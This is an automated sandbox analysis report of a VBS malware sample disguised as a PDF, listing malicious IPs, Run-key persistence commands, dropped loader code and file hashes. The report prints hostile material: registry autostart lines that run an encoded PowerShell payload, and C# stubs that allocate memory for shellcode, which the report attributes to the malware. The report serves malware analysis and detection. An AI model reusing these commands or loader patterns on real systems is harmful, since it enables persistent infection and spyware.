http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000015.00000002.2355860681.0000000004781000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000023.00000002.3297101465.00000000048E1000.00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 00000027.00000002.6394320921.000000001D5DC000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.107.43.12	l-0003.l-dc-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
13.107.43.13	l-0004.l-dc-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
185.19.85.162	myfrontmannyfour.ddns.net	Switzerland		48971	DATAWIRE-ASCH	true
148.66.138.165	vegproworld.com	Singapore		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	625179
Start date and time: 12/05/202214:13:53	2022-05-12 14:13:53 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 21m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	doc_65398086_4190362045539.pdf.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	44
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winVBS@33/27@7/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 6.8% (good quality ratio 6.3%) • Quality average: 66% • Quality standard deviation: 28.2%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): taskhostw.exe, MusNotification.exe, BackgroundTransferHost.exe, WMIADAP.exe, SIHClient.exe, SgrmBroker.exe, MoUsoCoreWorker.exe, backgroundTaskHost.exe, svchost.exe, MusNotificationUx.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 51.105.236.244, 20.82.207.122, 92.122.144.200, 13.107.42.13
- Excluded domains from analysis (whitelisted): odc-web-brs.onedrive.akadns.net, odc-dm-files-geo.onedrive.akadns.net, slscr.update.microsoft.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, l-0004.l-msedge.net, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, login.live.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, client.wns.windows.com, odc-dm-files-brs.onedrive.akadns.net, fs.microsoft.com, odc-web-geo.onedrive.akadns.net, tile-service.weather.microsoft.com, wd-prod-cp-eu-north-2-fe.northeurope.cloudapp.azure.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, e1723.g.akamaiedge.net, wdcp.microsoft.com, wd-prod-cp.trafficmanager.net, fe3cr.delivery.mp.microsoft.com, wdcpalt.microsoft.com, wd-prod-cp-eu-west-1-fe.westeurope.cloudapp.azure.com, dm-files.ha.1drv.com.l-0003.dc-msedge.net.l-0003.l-msedge.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:16:57	API Interceptor	76x Sleep call for process: powershell.exe modified
14:17:31	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Oratorieto %Vitell% -w 1 $PAKETTE=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Runkelro;%Vitell% -encodedcommand($PAKETTE)
14:17:40	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Oratorieto %Vitell% -w 1 $PAKETTE=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Runkelro;%Vitell% -encodedcommand($PAKETTE)
14:19:08	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Mongrelis %Vitell% -w 1 $MICR=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Koketteren2;%Vitell% -encodedcommand($MICR)
14:19:13	API Interceptor	1749x Sleep call for process: CasPol.exe modified
14:19:16	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Mongrelis %Vitell% -w 1 $MICR=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Koketteren2;%Vitell% -encodedcommand($MICR)

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	5829
Entropy (8bit):	4.901739309084484
Encrypted:	false
SSDEEP:	96:7sCJ2Woe5wv2k6Lm5emmXIGvgyg12jDs+un/iQLEYFjDaeWJ6KGcmXz9smqFRLcu:Pxoe5GVsm5emdsgkjDt4iWN3yBGHD9sj
MD5:	282A064FB3F0E58EC10467E027EA203A
SHA1:	B5DCBF5AE67C4B57BA74CA9F614CFB2341F2E62A
SHA-256:	86E625B4810E5358AD45B8D99BAB9F94671D39F1424F6E66F1B0661E73E4074F
SHA-512:	984F355177D075808049E713A5DFCC12A742CBEF8F3499201C3798EF7A156F8A80A71BB589400D3AFBD5DEDEC4FA0EFD66148F02FAEB2881298D4529F659EF3
Malicious:	false
Preview:	PSMODULECACHE.....$...z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....$...z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	871
Entropy (8bit):	5.2974065929444025
Encrypted:	false
SSDEEP:	12:V/DGrbhQzPpN+RmgkrWeszPpN9zL2xgS2q5a+HNK+4tO+M6hOQLrOsG:JobSzeRmgkr7iFL2m7q5fHNyhjni
MD5:	B0C4D854DD730B30AEA1BD746BB6FBCD
SHA1:	8BC1444A76D62F0346DAD934B5FF66B6FAB20E81
SHA-256:	A06E857E542E86D49C3D292EE52EE7A26E90C9083486B8AC568D8739D65141F4
SHA-512:	505DB2A1FBDC8BB27C9B46D481F02E52CC7F02EC1A58CCF38ACD7D8780F48B94CE910B371A71B4502826C22B83B2BDA5827FF6E61259DCB484E2F27F9BAF4(9B
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class ROTATIONFO1..{..[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string fer skva,uint parapleg,int DEPO,int ROTATIONFO0,int Hove,int afterrak,int Svinghjule1);..[DllImport("KERNEL32", EntryPoint="CreateFileA")]public static extern IntPtr Viac([MarshalAs(UnmanagedType.LPStr)]string ferskva,uint parapleg,int DEPO,int ROTATIONFO0,int Hove,int afterrak,int Svinghjule1);..[DllImport("ntdll")]public static ex tern int NtAllocateVirtualMemory(int ROTATIONFO6,ref Int32 TERRA,int Maniokp,ref Int32 ROTATIONFO,int Phonolo,int ROTATIONFO7);..[DllImport("KERNEL32", EntryPoint="ReadFile")]public static extern int CDAC(int Maniokp0,uint Maniokp1,IntPtr Maniokp2,ref Int32 Maniokp3,int Maniokp4);..[DllImport("USER32")]public static ex tern IntPtr EnumWindows(IntPtr Maniokp5,int Maniokp6);....}

C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.210865302495579
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23f9oE/+zxs7+AEszICN23f9oEb:p37Lvkmb6Km1oEGWZE71oEb

MD5:	3C77EABD776B54AF29946F7644C616C9
SHA1:	13095DFEC74EA96A0E50480F59CA87059DC10EE5
SHA-256:	5C320986C60E163C8376935F7A45580BF8A7CDD150A1A66751DBEF90BE224C0B
SHA-512:	3B9B546495C30B06310B30860F4F7282803B8CE207E8FC9C91E98D5488CA22C74B0C37250145FA66F99BE7E71E31D052DEFF4A52A29EAD52924A26BAFC71781
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.0.cs"

C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.2630995594396133
Encrypted:	false
SSDEEP:	48:6lJKIm4L9k7zqbRNUcjaceNJaZrUf1ulma3SqK:+mEOeRKojT4KS
MD5:	6C0D1635DE8639B38DF998F32DFDEBD5
SHA1:	7F3727D1B12714789716EB2AB50A589992B38F7A
SHA-256:	DCFF2E88F1AE188C4FADFEC187FEF50F0BFCBEC875AE44A668B84CD69C270E75
SHA-512:	04ED8D5974CC78342BD16D4B41428A6E42832DA2CF248A8E07408413BB40CFF7028B1A0DAB6F9F64FEEF90804FA33013FFF9AF171E562C89A0D704B72276BCFE
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}b.....!.....%... ...@..... ....@.....\%..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....%.....H.....P .....BSJB.....v4.0.30319.....l.....#~..l.....#Strings.....#US.....#GUI D.....p...#Blob.....G5.....%3.....3.,.....m.....m..... :..... E..... J..... b.!..... g.+.....s..... {..... ..s.....{.....

C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	870
Entropy (8bit):	5.299755073488665
Encrypted:	false
SSDEEP:	24:KSqd3ka6Km1oAE71oPKax5DqBVKVrdFAMBJTH:dika6PiAE7iPK2DcVKdBJj
MD5:	A93DDA465314B7C441683A04652EA331
SHA1:	4F72AC9582068A16C9A875C9637D2E72DB25B70A
SHA-256:	3F8889F0FA3B2D86363CCE5952D03C44D3D1DD3E40A62A4DE831FD15C74C7BF9
SHA-512:	938F4586566B5BBFA491BB39FA66A4D3EBB4C9EE1200A35E2F14B360244A491034A71B4BEAD849854C80DD190EA86BC2F5EE2B59EEBA2A0BC42FD933750EEB07
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\15yt3nse\15yt3nse.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\15yt3nse\CSC6AB7407062044464FA33B93DBB15436C9.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0983281083779732
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryoak7YnqqOPN5Dlq5J:+RI+ycuZhNmakSOPNnqX
MD5:	4A61626BF41FFC0AD3E170E95172D26C
SHA1:	7387B4B4FA04B75DEC11D7C4B221AA9AD387906F
SHA-256:	B5E6D30E245928F747A9C870A0FDEA1583124735831D96420F01CB29A54F24E2
SHA-512:	5EFF0978EFBD3FA3C6F158ED0067FAF795A5775877E1962CC3A5189D7F4B5031CFC40CA7E4B216B11454C275E2A65033D024A48DC6396366CBF30C48DD33024
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.5.y.t.3.n.s.e...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...1.5.y.t.3.n.s.e...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	888
Entropy (8bit):	5.22021899095466
Encrypted:	false
SSDEEP:	24:JoQhSMIKARmgkr7xIKfLn2GVbHNB9w1yA4F:JoQhSFXmhr7uWRxB9lA4F
MD5:	0E7D089253A12681FF154305095D7566
SHA1:	95F860856A6AE1E6B611B59F3B3F8B85791B967C
SHA-256:	2BDB7B51608BBA7AC75B64BE848CB91A6C8ECAC35D3C91002297560F465155FB
SHA-512:	9D3DC2A05AF10271BB1F775322A155C800DD418D3232400B38B625B30BDA0B62E1452976E89186B673251D14502B2AF52C7831AA4D0C4A6B14A5F489B5757D2A
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class Terrak51..{..[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string mazeb,uint retro datet,int STRIKV,int Terrak50,int KRSELS,int SILE,int Indtappe);..[DllImport("KERNEL32", EntryPoint="CreateFileA")]public static extern IntPtr Viac([MarshalAs(U nmanagedType.LPStr)]string mazeb,uint retrodatet,int STRIKV,int Terrak50,int KRSELS,int SILE,int Indtappe);..[DllImport("ntdll")]public static extern int NtAllocateVirtua lMemory(int Terrak56,ref Int32 Kritikkerd8,int Pumicosefa7,ref Int32 Terrak5,int Discommen2,int Terrak57);..[DllImport("KERNEL32", EntryPoint="ReadFile")]public static extern int CDAC(int Pumicosefa70,uint Pumicosefa71,IntPtr Pumicosefa72,ref Int32 Pumicosefa73,int Pumicosefa74);..[DllImport("USER32")]public static extern IntPtr EnumWindows(IntPtr Pumicosefa75,int Pumicosefa76);....}

C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.213029100420306
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23fzEVxzxs7+AEszICN23fzEVayA:p37Lvkmb6KmexWZE7ejA
MD5:	0B27A015A1DA7071BD5E4466215A60AA
SHA1:	D1E8CC7E3B4902F01C3D01422AC25026451EA4FB
SHA-256:	5B1AD311C79DAF91056DB31DC2B6ABE3B136849ADDF79587BE85C3B7729D6214
SHA-512:	6CC985536EE22D431E0337A77DCEB044AADCB5AD788600436A2522F940045193C7EDD3B5780F897C9EF1A7DB51F0180E606C2DC88746B5EDCAAB5B01DA1651FC
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.0.cs"

C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.292818694136879
Encrypted:	false
SSDEEP:	48:6sPu44zw/lElA5qF12G+3rjaavJ+nr21ulDea3Kdq:pubw/lElAKAD6aMN8K
MD5:	9625F68BA58B900E3F17FBC13EA1FD8C
SHA1:	6D4826411A6AA7DA7B6537B0FB080F04CFD645AE
SHA-256:	F81878C744679D7511A7E8966C4C6C589126B0B4627C704BB5B20CBE4592042B
SHA-512:	129B232101F540F72D7004C265528C4710A0DB86A831516C0327D2C0F68D1CC325B036B30F49398D408E539472191749FD28C810094F089D92B0F188625F40D0
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...-.}b.....!.....%... ...@..... .....@.....t%..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....%.....H.....P ..$.....BSJB.....v4.0.30319.....l.....#~..l...0...#Strings.....#US.....#GUID.....p...#Blob.....G5.....%3.....0.)..... 7..... B..... G..... _.!..... d.+..... p.....v..... ..p.....v.....

C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	870
Entropy (8bit):	5.298157274023789
Encrypted:	false
SSDEEP:	24:KSqd3ka6KmZE7a1Kax5DqBVKVrdFAMBJTH:dika6PZE7gK2DcVKdBJj
MD5:	0CDD78D02604739776F8ED5C4E1BD98D
SHA1:	28A65165E56B472684D88F2226678021BB094FE3
SHA-256:	1B6BA0CC5236DBD1C617466EEF212E6EEB01DC097A5D21B262B0CA67F757264C
SHA-512:	A4AC37935ECBBA68AF943CCA0867609E19D220F79C12D7B365D84AC7542C267261121D4401BC8A0BA65F9A9DAACF4BE716326939EF8A45FB21B0F3F71BE54FE1
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\5gap5ezo\5gap5ezo.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\5gap5ezo\CSCC8BD0ABCCBE4C73AB31B0DCB5E94165.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0946658835425644
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry8Seak7Ynqq/S/PN5Dlq5J:+RI+ycuZhNGSeakS/S/PNnqX
MD5:	E56A0A6DDB2D5993E03B0021B9F426E1
SHA1:	F972CAF2166AEB2536FD94E0B275814215600CAF
SHA-256:	40E330A288078D57EF29A5CE4FA1513207E6A15D3B97734526D90653DB5C256C
SHA-512:	6240EB9000785F5B7F3342935459CB22612768B3865DBFAC01584A34B0B33E7B697EC7CEEC1F22C1BE2E49AC1A468901F1FA4FAB2C7BB219065F1315D4C0B04
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.g.a.p.5.e.z.o...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...5.g.a.p.5.e.z.o...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\Medalj.vbs

Process:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	246390
Entropy (8bit):	4.51626715379855
Encrypted:	false
SSDEEP:	1536:v5GM1dkJ/Qoa82hbCCU8kGMU3vl+Udft6nrtqkC3wMT15BarElEgThZuIJdYEkFH:vQKaJloa8AmYF8UdfKZqkCrTswEVzuZH
MD5:	264CD4BE69CDC565977A7FD2723E34B3
SHA1:	F34CE2DB011F024F10FF279C252BB992C5DC7C1B
SHA-256:	D9B9145E206F61A5C46C1120102D36155BF65FAB99B2B0130F9FC5A37BF5A87B
SHA-512:	59833577B475D6E93D931E1E928A4AEE406C274A3D7BC1F2E99453025CF66B8959BF22EC6D32714F8468351A00ACA7D3F0957E6B921CB079B1554DAF133C18A1
Malicious:	false
Preview:	'Afbud FJERDRA Retnin Smelte7 Flgesygdo9 afskaffels maecena Sirpl8 Diakonik9 Rumpe Bequea flussp elite INGREDIEN Mesarteri2 HYPOME Wettabl7 ..'FORFRE FRAULEINEN anlbs demipik BLATTEDU meca Bayon PERIDINIAC STEE Unseptated Pluricus Fuld design sikk WHOLENE Konfid4 Teiaschlo Inddampgi9 Diskkat1 Galanteelv klunsende REAKTORER sikke Depagani Fallose Gasm SCLER Ellesk ..'overregi Fyresedler Conventio SQUIR Nonaggre4 KELP Tonne1 Carbon3 Regionsp9 Glockens that Tacitly bilirubin Genopsla2 Overilep Unbetideva4 INGANGSBR sudorber signb Mankoenti Auxinices Militarise8 skidengr Brugersk9 Sontagcam7 FJSPORT bodelscir Mise4 concert ..'Unrulyfa sogneforen OMFORME baikerite Opvrid2 drift PECC Caloresce Afplukn8 cestast TOUG skriftef Anserin1 simplif UDRU ..'Intox remonstr forby Tilstil SYPHILO Rawh Spati Skrf miljtek Rhysk Tweez8 CHOLOPHE Cort Alveolar Restaurant3 Irremiss5 Dominial9 Boist7 saks SULPH PERCEIVE sagnfig Leptom Chlor wamozart Ynglingepi Valve1 adjun Afsb Forurene3 Monocyano ..'Printkorr

C:\Users\user\AppData\Local\Temp\RES8878.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped

Size (bytes):	1336
Entropy (8bit):	3.9813740741472996
Encrypted:	false
SSDEEP:	24:Hkm901iEaUDHdowKTFpmfwI+ycuZhNmakSOPNnqSSd:OtaUD93KTzmo1ulma3SqSC
MD5:	72FC1F4DC870DB6914C64857579014AB
SHA1:	A451B5B97EDA7BA529B93A7C3F324A00C1D64D93
SHA-256:	80BEBE094606B5048A756C6B3200912132449683381A8B6EC8125B60E51B59B9
SHA-512:	48BC90D432BBC5B008EADAA315825B8A994F2E7AE7AC09BD7E5AE6564765B740C66AA7A9BCD72C93332A28962D1FDA0A575A75F18F77C721B46F17167BD466 35
Malicious:	false
Preview:	L.....}b............debug$S........T..................@..B.rsrc$01........X.......8..........@..@.rsrc$02........P...B..............@..@........U....c:\Users\user\AppData\Local\Temp\15yt 3nse\CSC6AB740706204464FA33B93DBB15436C9.TMP.................Jabk......p.Qr.l..........5.......C:\Users\user\AppData\Local\Temp\RES8878.tmp.-.<...................a..Mic rosoft (R) CVTRES.].=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..0.....................H....... L...........H.........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O...........................?.........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..............S.t.r.i.n.g.F.i.l.e.I.n.f.o..... ....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.5.y.t.3.n.s.e...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RESF835.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.992137232579056
Encrypted:	false
SSDEEP:	24:HGizW91vSA7f+H1hwKTFpmfwI+ycuZhNGSeakS/S/PNnqS2d:mRSA7WVKKTzmo1ulDea3KdqSG
MD5:	FF7FB522DCB2F53C21599A3DD456D2AF
SHA1:	3DFEFEA349DED031CD14A4AD1B66A543977350B6
SHA-256:	5B8BEB386C4C799C3AB92CF568103C381F82F0FB83ACC19D6105281D968CBCF2
SHA-512:	7D9F145A4A51276010817542C8C3C26FEFA59311A46DA2B34B6F33D60324C4ECF0E860CDC5A8984A023E7F4A787C785477D0D1610BAF6114307DD775194AABB
Malicious:	false
Preview:	L...-.}b............debug$S........P..................@..B.rsrc$01........X.......4..........@..@.rsrc$02........P...>..............@..@........T....c:\Users\user\AppData\Local\Temp\5gap 5ezo\CSCC8BD0ABCCBE4C73AB31B0DCB5E94165.TMP...............j.m.-Y..;.!..&..........5.......C:\Users\user\AppData\Local\Temp\RESF835.tmp.-.<................... a..Microsoft (R) CVTRES.].=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..0.............. ........H.......L...........H.........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O...........................?.........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..............S.t.r.i.n.g.F.i. l.e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.g.a.p.5.e.z.o...d.l.l.....(.....L.e.g.a.l.C.o. p.y.r.i.g.h.t... ...D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp\Troldes.dat

<table>
<tr><td>Process:</td><td>C:\Windows\SysWOW64\wscript.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>58341</td></tr>
<tr><td>Entropy (8bit):</td><td>7.368594783125357</td></tr>
